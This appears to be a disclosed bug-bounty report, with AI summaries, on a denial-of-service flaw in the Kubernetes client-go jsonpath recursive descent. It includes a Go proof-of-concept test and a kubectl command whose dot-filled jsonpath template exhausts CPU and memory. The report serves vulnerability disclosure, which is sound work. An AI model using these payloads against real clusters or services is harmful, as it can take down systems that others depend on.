DoS for client-go jsonpath func
A recursive descent in the jsonpath library used by client-go can cause excessive CPU and memory consumption when processing a crafted template. An attacker who controls the jsonpath expression could cause a denial of service.

- Triaged in 7 days
- Fixed in 58 days
- Paid in 16 days
- Disclosed after 59 days
Summary:
jsonpath recursive descent cause a DoS vul
kubectl apiextensions-apiserver cli-runtime and kubernetes is depends on client-go
I think evalRecursive() cause of this vulnerability
function pos: client-go/util/jsonpath/jsonpath.go:451
Component Version:
client-go:master
Steps To Reproduce:
i written a simple fuzz based on go-fuzz, im so lucky to found a crasher.
- pull the latest kubernetes code
git clone https://github.com/kubernetes/kubernetes
2.change workdir to kubernetes/staging/src/k8s.io/client-go/util/jsonpath
3.copy this poc to disk use vim or cat, change filename to crash_tests.go
package jsonpath

import (
	"testing"
 	"bytes"
 	"encoding/json"
)

type jsonpathcrashTest struct {
 name     string
 template string
 input    interface{}
}

func FuzzParse(test *jsonpathcrashTest, allowMissingKeys bool) error {

 j := New(test.name)

 j.AllowMissingKeys(allowMissingKeys)
 err := j.Parse(test.template)
 if err != nil {
  return err
 }

 buf := new(bytes.Buffer)
 err = j.Execute(buf, test.input)
 if err != nil {
  return err
 }

 return err
}

func Fuzz(data []byte) int {
 var input = []byte(`{
  "kind": "List",
  "items":[
    {
   "kind":"None",
   "metadata":{
     "name":"127.0.0.1",
     "labels":{
    "kubernetes.io/hostname":"127.0.0.1"
     }
   },
   "status":{
     "capacity":{"cpu":"4"},
     "ready": true,
     "addresses":[{"type": "LegacyHostIP", "address":"127.0.0.1"}]
   }
    },
    {
   "kind":"None",
   "metadata":{
     "name":"127.0.0.2",
     "labels":{
    "kubernetes.io/hostname":"127.0.0.2"
     }
   },
   "status":{
     "capacity":{"cpu":"8"},
     "ready": false,
     "addresses":[
    {"type": "LegacyHostIP", "address":"127.0.0.2"},
    {"type": "another", "address":"127.0.0.3"}
     ]
   }
    }
  ],
  "users":[
    {
   "name": "myself",
   "user": {}
    },
    {
   "name": "e2e",
   "user": {"username": "admin", "password": "secret"}
   }
  ]
   }`)

 var nodesData interface{}
 err := json.Unmarshal(input, &nodesData)
 if err != nil {
  print(err)
 }

 fuzzData := string(data)

 test := jsonpathcrashTest{name: "crash", template: fuzzData, input: nodesData}

 err = FuzzParse(&test, false)
 if err != nil {
  return 0
 }

 err = FuzzParse(&test, true)
 if err != nil {
  return 0
 }

 return 1
}


func TestCrash(t *testing.T) {
	var data = []byte("{..................." +
	"...................." +
	"...................." +
	"...................." +
	"...................." +
	"...................." +
	"...................." +
	"...................." +
	"...................." +
	"..........51}.")
	Fuzz(data)
}
4.run go test command, now we can see the test process use a lot of cpu and memeory

5.i found a real case in kubectl, if resource (like services pods node) has any record can cause DoS.
kubectl get services -o=jsonpath="{.....................................................................................................................................}"

Impact
maybe in some scenes, attacker can cause DoS.
eg. cloud components use client-go util to process cluster resouce json record.
any other program exec kubectl with jsonpath options, and jsonpath params by user control.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the recursive descent function evalRecursive() does not limit recursion depth or resource usage when processing certain jsonpath templates.
Impact
An attacker could cause a denial of service by supplying a crafted jsonpath expression, potentially affecting cloud components or any program that runs kubectl with user-controlled jsonpath parameters.
What the attacker needed
Attacker controls jsonpath expression; program uses client-go jsonpath or kubectl
How it was found
- Clone the Kubernetes repository and change to the client-go jsonpath directory.
- Create a Go test file containing a fuzz function that parses and executes a jsonpath template against sample JSON data.
- Run go test to observe high CPU and memory usage.
- Run kubectl get services with a jsonpath expression containing many dots to trigger the issue.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report is about a denial-of-service bug in a Go library called client-go, which is used by Kubernetes tools. A specially crafted search pattern (jsonpath) makes the program use too much CPU and memory, so it can slow down or crash. An attacker who can supply that pattern could take the service down.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.



